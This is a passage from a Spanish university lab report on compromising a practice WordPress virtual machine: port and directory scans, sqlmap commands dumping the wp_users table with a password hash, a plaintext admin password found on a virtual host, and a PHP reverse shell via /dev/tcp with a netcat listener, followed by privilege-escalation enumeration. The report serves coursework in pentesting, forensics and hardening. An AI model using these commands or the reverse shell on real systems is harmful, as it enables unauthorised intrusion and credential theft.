



CALIDAD, SEGURIDAD y AUDITORÍA INFORMÁTICA
MASTER UNIVERSITARIO EN INGENIERÍA INFORMÁTICA
CURSO 2024/2025

Memoria Abastionado

Estudiante: Miguel Osorio Fernández
Correo: m.osorio@udc.es
Estudiante: Brais Campaña Martínez
Correo: brais.campana@udc.es

A Coruña, 30 de Abril de 2025

Índice general

1	Primera fase: Pentesting y Obtención de Acceso	1
1.1	Cómo se ha obtenido acceso a la máquina virtual	1
1.1.1	Exploración inicial	1
1.1.2	Inyección SQL	2
1.1.3	Dominio “oledockers.norc.labs”	6
1.1.4	Acceso a la máquina	7
1.1.5	Escalada de privilegios	10
1.2	Fallos, detalles descubiertos y otros	13
1.2.1	WPScan	13
1.2.2	Detección de plugins y vulnerabilidades	13
1.2.3	Tema de WordPress	16
1.2.4	Recuperación de contraseñas	17
2	Segunda fase: Análisis Forense Post-Explotación	18
2.1	Análisis manual del sistema	18
2.1.1	Análisis del servicio WordPress	18
2.1.2	Revisión de logs del sistema	18
2.1.3	Historial de comandos ejecutados	19
2.1.4	Procesos en ejecución	19
2.1.5	Búsqueda de Archivos Ocultos y Artefactos Sospechosos	20
2.1.6	Archivo oculto con contenido malicioso	21
2.2	GreenBone	22
2.2.1	Instalar y Ejecutar GreenBone	22
2.2.2	Resultados de GreenBone	23
2.2.3	Información para Recrear el Ataque	27
2.3	Autopsy	28
2.3.1	Creación de la imagen forense e instalación de Autopsy	29
2.3.2	Información extraída con Autopsy	30
2.4	Plaso	33
2.4.1	Instalación y ejecución de Plaso	33
2.4.2	Información extraída con Plaso	34
2.5	RKHunter	36
2.5.1	Instalación y ejecución de RKHunter	36
2.5.2	Resultados del análisis con RKHunter	36
2.6	Cronología del Ataque: Secuencia de Acciones del Atacante	38

3 Tercera fase: Securización del Sistema	40
3.1 Limpieza Inicial del Sistema Comprometido	40
3.1.1 Eliminar binarios y scripts empleados en la escalada de privilegios	40
3.1.2 Eliminar Herramientas de Reconocimiento	41
3.1.3 Desinstalar el Plugin Malicioso de WordPress	41
3.1.4 Verificar Tareas Cron	41
3.1.5 Limpiar Historiales de Shell	42
3.2 Securización de la Aplicación Web (WordPress)	42
3.2.1 Gestión de Credenciales y Acceso	42
3.2.2 Actualización y Racionalización de Componentes	43
3.2.3 Implementación de Plugins de Seguridad	47
3.2.4 Configuración Segura del Servidor Web para WordPress (Apache)	47
3.3 Securización del Servidor de Base de Datos (MariaDB)	51
3.3.1 Gestión de Usuarios y Permisos	51
3.3.2 Configuración Segura del Servicio	51
3.4 Securización del Sistema Operativo y Servicios Base	52
3.4.1 Configuración de Firewall de Red (ufw)	52
3.4.2 Hardening del Servicio SSH	53
3.4.3 Hardening General del Servidor Web (Apache)	53
3.4.4 Gestión de Usuarios y Permisos del SO	54
3.4.5 Mantenimiento y logging	55
3.5 Mandatory Access Control (MAC)	58
4 Cuarta fase: Implementación de Auditoría	61
4.1 Selección de Herramientas de Auditoría	61
4.2 Intento de Configuración de Auditd	61
4.3 Monitorización con OSSEC	62
4.3.1 Ejecución de la Prueba	63
4.3.2 Resultado Obtenido	63
4.4 Fail2Ban para protección de servicios	64
4.4.1 Instalación y gestión del servicio	64
4.4.2 Configuración general	64
4.4.3 Protección específica de WordPress	65
4.4.4 Pruebas y verificación	66
4.5 Gestión automatizada de logs con Logrotate	69

5 Quinta fase: Propuestas de Mejora de Calidad del Software	71
5.1 Análisis de causa raíz	71
5.2 Propuestas de mejora	72
5.3 Definición de métricas de calidad y seguridad	74
5.3.1 Métricas de proceso	74
5.3.2 Métricas de resultado	74
5.3.3 Seguimiento y revisión	75

Índice de figuras

1 Web inicial de <code>http://norc.labs</code>	1
2 Ejecución de Nmap	3
3 Uso de gobuster	3
4 Página de login de WordPress	4
5 Página de cambio de contraseña	4
6 Web con contraseña en texto plano	8
7 Página de inicio de WordPress	8
8 Plugins anteriores desactivados e instalación de nuevos	8
9 Plugin “WP Console – WordPress PHP Console powered by PsySH”	9
10 Archivo <code>.php</code> a ejecutar	9
11 Acceso al terminal de la máquina terminal.	10
12 Lista de usuarios del sistema.	11
13 Archivos que se pueden leer con los permisos de “ <code>www-data</code> ”.	11
14 Información sobre el script <code>.cron_script.sh</code>	11
15 Contenido del script <code>.cron_script.sh</code>	12
16 Bash del usuario “ <code>kvzlx</code> ”	12
17 Resultados de la ejecución de LinPeas	14
18 Información sobre <code>/opt/python3</code>	14
19 Acceso como root a la máquina virtual	14
20 Ejecución de WPScan	14
21 Plugins desactivados de Wordpress y nuevo plugin WP Console.	18
22 Procesos sospechosos detectados en ejecución	20
23 Capacidades del binario <code>/opt/python3</code>	20
24 Búsqueda de archivos ocultos.	21
25 GreenBone Logo	22
26 Configuración de TaskWizard de GreenBone	23
27 Vulnerabilidades resultantes de GreenBone	23

28	SQL Injection en Fastest Cache en GreenBone	24
29	Transmisión de Credenciales en Texto Claro en GreenBone	25
30	Algoritmos MAC Débiles en SSH en GreenBone	26
31	Divulgación de Timestamps TCP en GreenBone	27
32	Respuesta a Timestamps ICMP en GreenBone	28
33	Autopsy	28
34	Timeline de Autopsy	30
35	Script con Reverse Shell	31
36	Archivo oculto en el servidor web que contiene la shell	31
37	Cadena en base64 que contiene reverse shell	31
38	Creación del script linpeas.sh	31
39	Acceso al script linpeas.sh	31
40	Capacidades elevadas encontradas por LinPEAS	32
41	Archivo de Python con capabilities	32
42	Contraseña escrita directamente en HTML	32
43	Archivo index.html presente en el sistema	32
44	Directorio de plugins de WordPress	33
45	Plugin sospechoso: wp-console	33
46	Archivo sospechoso /opt/python3 identificado por Plaso	35
47	Archivo web con credenciales embebidas	35
48	Script .cron_script.sh identificado en la línea temporal	35
49	Archivo .wp-encrypted.txt detectado en el servidor web	35
50	Herramienta linpeas.sh localizada en /tmp	35
51	Directorio del plugin wp-console detectado por Plaso	36
52	Borrado de /opt/python3.	40
53	Borrado del script y del payload.	40
54	Borrado del script de linpeas.sh.	41
55	Borrado del plugin WP Console.	41
56	Verificar más entradas cron.	42
57	Nueva actualización de WP.	43
58	Plugins de WP originales.	45
59	Plugins de WP tras la limpieza y actualización.	46
60	Temas de WP antes de la limpieza.	46
61	Temas de WP tras la limpieza.	47
62	Plugin NinjaFirewall (WP Edition).	48
63	Archivo /etc/apache2/sites-available/default-ssl.conf configurado.	49
64	Archivo /etc/apache2/sites-available/norc.labs.conf configurado.	49

65	<i>http://norc.labs/</i> redirige a <i>https://norc.labs/</i>	50
66	<i>http://norc.labs/wp-admin</i> redirige a <i>https://norc.labs/wp-admin/</i>	50
67	Estado de UFW después de limitar puertos.	53
68	Salida de OSSEC después de su instalación	62
69	Salida de OSSEC después de iniciarla y verificar su estado	62
70	Ejecución de la prueba en la máquina virtual	63
71	Iniciar Fail2ban	64
72	Plugin <i>WP fail2ban - Advanced Security</i>	65
73	Logs generados por <i>WP fail2ban - Advanced Security</i>	65
74	Definición del filtro para Wordpres	66
75	Adición del filtro para Wordpress a Fail2ban.	66
76	La jail <i>sshd</i> ha detectado múltiples fallos y ha bloqueado la IP atacante.	67
77	Acceso SSH denegado tras ser bloqueada la IP por Fail2Ban.	67
78	La jail <i>wp-fail2ban</i> ha bloqueado la IP tras detectar varios intentos fallidos en WordPress.	67
79	Acceso denegado al sitio WordPress tras el baneo por <i>Fail2Ban</i>	68
80	Fallo de conexión HTTPS hacia <i>norc.labs</i> tras la activación de la protección.	68

1 Primera fase: Pentesting y Obtención de Acceso

Primero se describirá y explicará cómo se ha obtenido acceso al sistema y, a continuación, se enumerarán otras rutas exploradas que no han resultado en lo esperado, además de detalles encontrados y otras herramientas usadas.

1.1 Cómo se ha obtenido acceso a la máquina virtual

1.1.1 Exploración inicial

La información inicial es que la máquina proporciona un servicio de Wordpress y es vulnerable a un ataque que involucra WordPress, SQLi y explotación de plugins.

Lo primero es intentar un acceso mediante el comando *curl*:

```
1 curl -L http://172.17.0.2
```

Acceder directamente a *http://172.17.0.2* mediante un navegador no funciona (*HTTP 302 Found*). Es necesario modificar el archivo */etc/hosts* y agregar la línea:

```
1 172.17.0.2 norc.labs
```

Después se vuelve a probar con *curl* y al funcionar se accede mediante navegador a *http://norc.labs*:

Lo que se obtiene es una página web con contraseña (Figura 1), probablemente debido a un plugin de protección de WordPress. Se sospecha del plugin **Password Protected**.




Figura 1: Web inicial de *http://norc.labs*

También se hace un escaneo de puertos para identificar aquellos que estén abiertos:

```
1 nmap -p- -T4 172.17.0.2
```

Los únicos puertos abiertos parecen ser el puerto 22 ssh y el puerto 80 http (Figura 2).

A continuación se hace uso de *gobuster* en busca de archivos y directorios comunes (Figura 3):

```
1 gobuster dir -u http://172.17.0.2  
2   -w common.txt -x php,html,txt -b 302
```

La mayoría devuelven *HTTP 403 Forbidden*. Se intenta acceder a las URLs disponibles mediante *curl* y, si funciona, se intenta acceder mediante navegador. “robots.txt” parece no almacenar nada de utilidad, “wp-includes” redirige a un endpoint que devuelve *HTTP 403 Forbidden* y “wp-admin” redirige a la página de login de Wordpress (Figura 4) que también cuenta con un página para recuperar la contraseña (Figura 5).

1.1.2 Inyección SQL


El primer paso es encontrar un endpoint sobre el que realizar un ataque de inyección de SQL con el objetivo de conseguir acceso a la base de datos. El proceso es de prueba y error. Al final la url encontrada sobre la que es posible hacer el ataque es *http://172.17.0.2/wp-login.php*.

El siguiente comando hará una prueba de inyección SQL y tratará de recuperar el nombre de las tablas de la base de datos de Wordpress. La herramienta usada es *SQLmap*.

```
1 sqlmap -u "http://172.17.0.2/wp-login.php"  
2   --cookie="wordpress_logged_in=*"  
3   -D wordpress --tables  
4   --tamper=space2comment  
5   --level=3 --risk=1  
6   --random-agent  
7   --threads=8  
8   --time-sec=1
```

Explicación de los parámetros:


- **-u “<http://172.17.0.2/wp-login.php>”**: Especifica la URL del sitio web a probar. En este caso el Endpoint que permite inyección SQL ha sido “<http://172.17.0.2/wp-login.php>”.
- **-cookie=”wordpress_logged_in=***”: Cookie necesaria para la sesión de WordPress, en este caso usará cualquier valor válido que encuentre sqlmap.
- **-D wordpress -tables**: Enumera las tablas de la base de datos llamada *wordpress*.
- **-tamper=space2comment**: Usa el script *space2comment* para evadir posibles mecanismos de protección como WAFs.
- **-level=3 -risk=1**: Aumenta el nivel y el riesgo de las pruebas, permitiendo análisis más exhaustivos.



```
(kali㉿kali)-[~]
$ nmap -p- -T4 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 07:06 EST
Nmap scan report for 172.17.0.2
Host is up (0.000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

Figura 2: Ejecución de Nmap



```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -b 302
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 302
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.hta           (Status: 403) [Size: 199]
/.htaccess      (Status: 403) [Size: 199]
/.htpasswd      (Status: 403) [Size: 199]
/cgi-bin        (Status: 403) [Size: 199]
/cgi-bin/       (Status: 403) [Size: 199]
/cgi-bin2       (Status: 403) [Size: 199]
/error_log      (Status: 404) [Size: 196]
/fcgi-bin       (Status: 403) [Size: 199]
/php.ini        (Status: 404) [Size: 196]
/robots.txt     (Status: 200) [Size: 56]
/scgi-bin       (Status: 403) [Size: 199]
/server-status  (Status: 403) [Size: 199]
/wp-admin       (Status: 301) [Size: 235] [→ http://172.17.0.2/wp-admin/]
/wp-content     (Status: 404) [Size: 196]
/wp-includes    (Status: 301) [Size: 238] [→ http://172.17.0.2/wp-includes/]

Progress: 4614 / 4615 (99.98%)
=====
Finished
```

Figura 3: Uso de gobuster




Figura 4: Página de login de WordPress




Figura 5: Página de cambio de contraseña

- **-random-agent**: Usa un agente de usuario aleatorio para cada solicitud, ayudando a evadir protecciones basadas en el User-Agent.
- **-threads=8**: indica a sqlmap el número de threads que debe usar.
- **-time-sec=1**: establece el tiempo de espera en 1 segundo para detectar respuestas.

El resultado obtenido con el nombre de las tablas es el siguiente:

1	+-----+
2 wp_commentmeta	
3 wp_comments	
4 wp_links	
5 wp_loginizer_logs	
6 wp_options	
7 wp_postmeta	
8 wp_posts	
9 wp_pp_activity_logs	
10 wp_term_relationships	
11 wp_term_taxonomy	
12 wp_termmeta	
13 wp_terms	
14 wp_usermeta	
15 wp_users	
16 +-----+	

La tabla más importante de la que extraer más información es la de “wp_users”. Se extrae el nombre de las columnas con el siguiente comando:

```
1 sqlmap -u "http://172.17.0.2/wp-login.php"
2   --cookie="wordpress_logged_in=*" 
3   -D wordpress -T wp_users --columns
4   --tamper=space2comment
5   --level=3 --risk=1
6   --random-agent
7   --threads=8
8   --time-sec=1
```

Los nombres de las columnas obtenidos de la ejecución anterior son los siguientes:

1	+-----+-----+
2 Column	Type
3 +-----+-----+	
4 display_name	varchar(250)
5 ID	bigint(20) unsigned
6 user_activation_key	varchar(255)
7 user_email	varchar(100)
8 user_login	varchar(60)

9	user_nicename	varchar(50)	
10	user_pass	varchar(255)	
11	user_registered	datetime	
12	user_status	int(11)	
13	user_url	varchar(100)	
14	-----+-----+		

Dado que bastantes de las columnas parecen importantes (“user_activation_key”, “user_email”, “user_login”, “user_pass”), se decide extraer toda la información de la tabla `wp_users` con el siguiente comando:

```
1 sqlmap -u "http://172.17.0.2/wp-login.php"
2   --cookie="wordpress_logged_in=*>
3   -D wordpress -T wp_users --dump
4   --tamper=space2comment
5   --level=3 --risk=1
6   --random-agent
7   --threads=10
8   --time-sec=1
```

La información obtenida es la siguiente:

```
1 ID : 1
2 user_url : http://norc.labs
3 user_pass : $P$BeNShJ/iBpuokTEP2/94.sLS8ejRo6.
4 user_email : admin@oledockers.norc.labs
5 user_login : admin
6 user_status : 0
7 display_name : admin
8 user_nicename : admin
9 user_registered : 2024-07-01 18:07:01
10 user_activation_key : 173947182\x81:$P$BFpcNsFZsbezQ2GQrihhpR9zXdqa10.
```

1.1.3 Dominio “oledockers.norc.labs”

El email del usuario es “admin@oledockers.norc.labs”. Es importante observar que el dominio del correo no coincide con el dominio explorado hasta el momento (*oledockers.norc.labs* vs *norc.labs*), esto puede implicar la existencia de otro *virtual host* o de un subdominio interno.

Se comprueba que dicho dominio existe añadiendo al fichero “/etc/hosts” lo siguiente:

```
1 172.17.0.X    oledockers.norc.labs
```

y a continuación buscar en un navegador <http://oledockers/norc.labs/>. El resultado se puede ver en la Figura 6.

Alternativamente se puede usar directamente:

```
1 curl -H 'Host: oledockers.norc.labs' 172.17.0.2
```

El comando devuelve

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Mail Admin</title>
6     <style>
7         body { font-family: Arial, sans-serif; }
8         .email { margin: 20px; border: 1px solid #ccc; padding: 10px; }
9         .email-header { font-weight: bold; }
10        .email-body { margin-top: 10px; }
11    </style>
12 </head>
13 <body>
14     <h1>Inbox</h1>
15     <div class="email">
16         <div class="email-header">From: admin@oledockers.norc.labs</div>
17         <div class="email-header">Subject: Password Reminder</div>
18         <div class="email-body">
19             Hi, this is just in case I forget my password -> admin:
20             wWZvgxRz3jMBQ ZN <-- 
21         </div>
22     </div>
23 </body>
24 </html>
```

El contenido muestra un mensaje del usuario “admin” con lo que parece ser un recordatorio de la contraseña en texto plano. Esto permite el acceso como usuario administrador al servicio WordPress (Figura 7).

1.1.4 Acceso a la máquina

El primer paso es desactivar todos los plugins activos en WordPress (Figura 8) e instalar el plugin “WP-console” (Figura 9).

Ejecutar el siguiente archivo .php mediante el terminal del plugin instalado: (Figura 10):

```
1 <?php
2 echo "x";
3 shell_exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/4444 0>&1'");
4 echo "c";
5 ?>
```




Figura 6: Web con contraseña en texto plano




Figura 7: Página de inicio de WordPress




Figura 8: Plugins anteriores desactivados e instalación de nuevos



Figura 9: Plugin “WP Console – WordPress PHP Console powered by PsySH”




Figura 10: Archivo .php a ejecutar

A continuación, en un terminal de la máquina host ejecutar: `nc -lvp 4444`. De esta forma se ha obtenido acceso a la máquina virtual (Figura 11).

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 46970
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f1e6d9cb9779:/var/www/norc.labs$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

Figura 11: Acceso al terminal de la máquina terminal.

Esta técnica es conocida como *reverse shell*, una técnica de acceso remoto en la que la máquina comprometida (la víctima) establece una conexión saliente hacia la máquina del atacante, proporcionando al atacante una shell interactiva en la víctima. En lugar de que el atacante inicie la conexión (lo que puede ser bloqueado por firewalls o NAT), la víctima se conecta activamente al servidor del atacante, permitiéndole ejecutar comandos y tener control remoto sobre el sistema comprometido.

1.1.5 Escalada de privilegios

Una vez dentro de la máquina se obtiene acceso como el usuario “www-data”. A continuación es necesario escalar privilegios hasta ser “root”. Para ello se exploran directorios buscando algún archivo que permita escalar los privilegios.

Se ejecuta el siguiente comando para obtener todos los usuarios del sistema:

```
1 cut -d: -f1 /etc/passwd
```

Los usuarios del sistema se pueden ver en la Figura 12. El único usuario que no parece ser parte de él por defecto es “kvzlx”.

Se listan todos los archivos del sistema que se pueden leer con los permisos del usuario actual. Se usa el siguiente comando:

```
1 find / -type f -readable -exec ls -l {} \; 2>/dev/null | grep kvzlx
```

El resultado se puede ver en la Figura 13. El archivo más interesante es *.cron_script.sh*. Su nombre indica que puede estar asociado a un *cronjob*. Los demás parecen archivos del sistema comunes. En la Figura 14 se pueden ver más detalles del archivo *.cron_script.sh*.

```
cut -d: -f1 /etc/passwd
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
_apt
nobody
systemd-network
mysql
systemd-timesync
Debian-exim
messagebus
sshd
kvzlx
```

Figura 12: Lista de usuarios del sistema.

```
www-data@9122fbfe1706:/home/kvzlx$ find / -type f -readable -exec ls -l {} \; 2>/dev/null | grep kvzlx
<readable -exec ls -l {} \; 2>/dev/null | grep kvzlx
-rw-r--r-- 1 kvzlx kvzlx 41 Feb 18 23:48 /tmp/decoded.txt
-rw-r--r-- 1 kvzlx kvzlx 3526 Apr 23 2023 /home/kvzlx/.bashrc
-rw-r--r-- 1 kvzlx kvzlx 220 Apr 23 2023 /home/kvzlx/.bash_logout
-rw-r--r-- 1 kvzlx kvzlx 807 Apr 23 2023 /home/kvzlx/.profile
